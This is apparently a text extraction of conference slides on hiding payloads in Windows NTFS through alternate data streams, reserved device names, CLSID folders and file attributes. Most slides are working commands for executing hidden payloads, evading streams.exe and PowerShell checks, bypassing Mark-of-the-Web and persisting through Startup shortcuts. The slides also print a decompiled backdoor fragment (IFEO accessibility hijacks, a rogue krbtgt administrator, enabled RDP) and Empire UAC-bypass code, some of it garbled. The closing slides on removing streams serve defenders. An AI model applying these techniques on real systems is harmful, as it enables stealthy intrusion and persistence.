[View Details](#) | [Copy Details](#) | [Start Live Share session...](#)


[Exception Settings](#)

<DllImport("kernel32.dll", CharSet:=CharSet.Unicode, EntryPoint:="CreateFileW")>  
Public Function CreateFile(ByVal lpFileName As String, ByVal dwDesiredAccess As Int32, ByVal dwShareMode As Int32, ByVal lpSecu  
End Function

# Sneaky Technique: Forbidden Words

- File System Reserved Keywords
- Making the ADS a Reserved Keywords does not have the same effect
- These can be files OR Directories


Name	Date modified	Type
con	5/29/2019 12:27 A...	File folder



```
C:\demo>echo test > \\.\C:\demo\con
C:\demo>echo test > \\.\C:\demo\con:hidden
C:\demo>dir /r \\.\C:\demo\con:hidden
Volume in drive \\.\C: is OSDisk
Volume Serial Number is FCD8-D6BC

Directory of \\.\C:\demo
File Not Found

C:\demo>dir /r C:\demo\con:hidden
Directory of \\.\
File Not Found
```





# Sneaky Technique: Forbidden Words

- File System Reserved Keywords
- Wmic execution
- Undetectable via:
  - Cmd.exe dir /r
  - SysInternals streams.exe
  - Powershell


```
C:\demo>type putty.exe > \\.\C:\demo\con:hidden  
  
C:\demo>wmic process call create \\.\C:\demo\con:hidden  
Executing (Win32_Process)->Create()  
Method execution successful.  
Out Parameters:  
instance of __PARAMETERS  
{  
    ProcessId = 16804;  
    ReturnValue = 0;  
};
```

```
C:\demo>streams con  
  
streams v1.60 - Reveal NTFS alternate streams.  
Copyright (C) 2005-2016 Mark Russinovich  
Sysinternals - www.sysinternals.com  
  
No files with streams found.
```

```
PS C:\demo> aci | foreach-object { get-item -Path $_ -Stream * -ErrorAction continue } | ft  
get-item : Cannot find path 'C:\demo\con' because it does not exist.  
At line:1 char:24  
+ ... ach-object { get-item -Path $_ -Stream * -ErrorAction continue } | ft  
+ ~~~~~  
+ CategoryInfo          : ObjectNotFound: (C:\demo\con:String) [Get-Item], ItemNotFoundException  
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetItemCommand
```


# Combine Sneaky Techniques

- File System Reserved Keyword directory
- File System Reserved Keyword file




```
C:\ProgramData>mkdir \\.\\C:\programdata\aux
C:\ProgramData>echo data > \\.\\C:\programdata\aux\aux
C:\ProgramData>echo WSH.Echo("Hello World"); > \\.\\C:\programdata\aux\aux:payload.js
C:\ProgramData>copy C:\Windows\SysWow64\wscript.exe C:\programdata\uuid.exe
C:\ProgramData>uuid.exe C:\programdata\aux\aux:payload.js
C:\ProgramData>uuid.exe \\.\\C:\programdata\aux\aux:payload.js
```

- Script Based Execution
- Renamed wscript binary
- Note: Folder access problematic with 'con' as a folder



# Combine Sneaky Techniques

- Put it in a shortcut
- Drop in start up directory:  
`C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp`
- Fewer detections with an .lnk in the start up folder
- Use cipher.exe to encrypt per the current user:  
`cipher.exe /e uuid.lnk`




# Useful Wscript/Cscript notes

- Use **/b** to suppress windows/prompts
- Use **/e:javascript** so the **.js** extension is not required

```
C:\ProgramData>echo WSH.Echo("Hello World"); > \\.\C:\programdata\aux\con:payload
```

```
C:\ProgramData>uuid \\.\C:\programdata\aux\con:payload
```

```
C:\ProgramData>uuid /e:javascript /b \\.\C:\programdata\aux\con:payload
```



- 64-bit Versions ~~Required~~ recommended for dotNetToJscript
  - Useful for .NET base shellcode injection
  - C:\windows\sysnative\wscript.exe



# Sneaky Technique: Junction Folders / CLSID's

- CLSID – Class Identifier
- COM Object(s)
- 128-bit Hex Characters
- Good with Registry and Shortcut Persistence
- Note: don't use UNC path with wmic.exe or cmd.exe

```
C:\Demo
λ mkdir "\\?\C:\Demo\" .{241D7C96-F8BF-4F85-B01F-E2B043341A4B}"

C:\Demo
λ copy ..\payload.dll "\\?\C:\Demo\" .{241D7C96-F8BF-4F85-B01F-E2B043341A4B}\payload.dll
1 file(s) copied.

C:\Demo
λ rundll32 "\\?\C:\Demo\" .{241D7C96-F8BF-4F85-B01F-E2B043341A4B}\payload.dll",sayHello
```



# Misc. Sneaky Techniques

- Encrypt the file with cipher.exe

```
cipher.exe /e C:\demo\text.txt
```

- Mark file as a System File

```
attrib +s C:\demo\text.txt
```

- Mark file as Hidden File

```
attrib +h C:\demo\text.txt
```


- Change Ownership information (Ex. TrustedInstaller)

```
takeown /f C:\demo\text.txt
```

- Mess with permission attributes

```
icacis c:\demo\text.txt /deny Everyone:(OI)(IO)(X)  
icacis sethc.exe /save sethc.ACLFile
```

- Add a Space or Unicode character at the beginning or end of a file or folder name



```

{
    str = new WebClient().DownloadString("https://api.ipify.org");
}
catch (Exception ex)
{
    Console.WriteLine(ex.Message);
    Thread.Sleep(5000);
}
string text = "\u0002.\u0001.\u0001(9);
string text2 = "net user Guest " + text;
string text3 = "net user Guest /active:yes";
string text4 = "wmic UserAccount where name='Guest' rename krbtgt\r\nnet localgroup administrators krbtgt /add\r\nnet localgroup guests krbtgt /delete";
string text5 = "net user Guest " + "\u0002.\u0001.\u0001(9) + " /add";
string text6 = "net localgroup guests guest /add\r\nnet user Guest /comment:\"Built-in account for guest access to the computer/domain\" \r\nnet
localgroup Users Guest /delete\r\nnet user Guest /active:no\r\nwmic UserAccount where Name='administrator' set PasswordExpires=False\r\nwmic
UserAccount where Name='krbtgt' set PasswordExpires=False\r\nnet user krbtgt /comment:\"Key Distribution Center Service Account\"";
string text7 = "
mkdir "\\?\\C:\\Windows\\Fonts\\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}\"
ICACLS "\\?\\C:\\Windows\\Fonts\\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}\" /t /c /deny administrators:D";
string text8 = "
REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\magnify.exe\" /v Debugger /t REG_SZ /d \"C:\\Windows\\
\\Fonts\\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}\\Font.exe\" /f
REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\Narrator.exe\" /v Debugger /t REG_SZ /d \"C:\\Windows\\
\\Fonts\\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}\\Font.exe\" /f
REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\sethc.exe\" /v Debugger /t REG_SZ /d \"C:\\Windows\\
\\Fonts\\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}\\Font.exe\" /f
REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\Utilman.exe\" /v Debugger /t REG_SZ /d \"C:\\Windows\\
\\Fonts\\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}\\Font.exe\" /f
REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\DisplaySwitch.exe\" /v Debugger /t REG_SZ /d \"C:\\
\\Windows\\Fonts\\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}\\Font.exe\" /f
REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\osk.exe\" /v Debugger /t REG_SZ /d \"C:\\Windows\\
\\Fonts\\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}\\Font.exe\" /f\r\nnetsh firewall set service type = remotedesktop mode = enable\r\nnetsh
advfirewall firewall set rule group=\"remote desktop\" new enable=Yes";
\u0002.\u0001.\u0001(text7);
string text9 = "C:\\Windows\\Fonts\\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}\\Font.exe";
if (File.Exists(text9))

```

943eceb00ea52948c30deab1d5824ffcf2fd1cec



# Combine Techniques


- File System Reserved Keyword
- Alternate Data Stream
- CLSID
- Rundll32

```
C:\Demo
λ mkdir \\?\C:\Demo\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}

C:\Demo
λ type ..\payload.dll > \\?\C:\Demo\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}:hidden

C:\Demo
λ rundll32 \\?\C:\Demo\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}:hidden,sayHello

C:\Demo
λ
```

A screenshot of a Windows command prompt window. The prompt is at C:\Demo. The first command is 'mkdir \\?\C:\Demo\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}'. The second command is 'type ..\payload.dll > \\?\C:\Demo\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}:hidden'. The third command is 'rundll32 \\?\C:\Demo\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}:hidden,sayHello'. To the right of the command prompt, a small white message box titled 'From Process\_Attach' is open, displaying 'Hello World' and an 'OK' button. A red arrow points from the 'OK' button to the bottom of the slide.

- CLSID IN The Alternate Data Stream?! You betcha!


```
C:\Demo
λ type ..\payload.dll > \\?\C:\Demo\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B};{241D7C96-F8BF-4F85-B01F-E2B043341A4B}

C:\Demo
λ rundll32 \\?\C:\Demo\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B};{241D7C96-F8BF-4F85-B01F-E2B043341A4B},sayHello
```




# Sneaky Technique: Compression

- Alternate Data Streams do not survive:
  - Cab - Makecab.exe / Extrac32.exe
  - Zip - Native Windows Zip
  - WinZip
  - 7zip – 7z.exe / 7zGM.exe
- WinRar and 7zip *can* preserve streams with parameters like **-sns**
- Native Windows Zip will transfer Zone.Identifier 3
- All can export *into* Alternate Data Streams
- Useful for Bypassing Mark-of-the-Web
- MotW does NOT follow Self Extracting archives (SFX)



# Other Public Observances



- MITRE ATT&CK T1096 **NTFS File Attributes**

- Alternate Data Streams
- Extended Attributes: ZeroAccess, Regbin

- Anti-Sandbox

- Malware Checking self for existence of Zone.Identifier
- Removing it after initial execution

- Stealth:

- BitPaymer running "net view"
- Service Hijacking

- Registry Persistence:

- Empire ADS Modules
- Gazer/DNSMessenger

- Service Persistence:

- Comxt.B in C:\:ddesvr
- Rustock.A in %Windir%\System32

- UAC Bypass & File Storage:

- Empire
- Rhino Security

data/module\_source/privesc/Invoke-WScriptBypassUAC.ps1 PowerShell

```
74     $VBSPayload += "objShell.Run command, 0:"
75     $VBSPayload += "Set objShell = Nothing"
76
77     $CreateWrapperADS = {cmd /C "echo $VBSPayload > ""$env:USERPROFILE\AppData:$ADSFile""}
78     Invoke-Command -ScriptBlock $CreateWrapperADS
```

```
# for cleanup, remove any script from the specified storage location
# and remove the specified trigger
if cleanup.lower() == 'true':
    if adsPath != '':
        # remove the ADS storage location
        if ".txt" not in adsPath:
            print helpers.color("[!] For ADS, use the form C:\\users\\john\\AppData:blah.txt")
            return ""

script = "Invoke-Command -ScriptBlock {cmd /C \"echo x > "+adsPath+"\"};"
```

# How Can I Remove an ADS?

- Easy: Copy to FAT32 and back
- Medium: Explorer GUI
- Harder: PowerShell


```
PS C:\demo> get-item .\text.txt:payload.exe
```

```
PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\demo\text.txt:payload.exe
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\demo
PSChildName  : text.txt:payload.exe
PSDrive      : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName     : C:\demo\text.txt
Stream       : payload.exe
Length       : 854072
```

```
PS C:\demo> remove-item .\text.txt:payload.exe
```

```
PS C:\demo> get-item .\text.txt:payload.exe
```

```
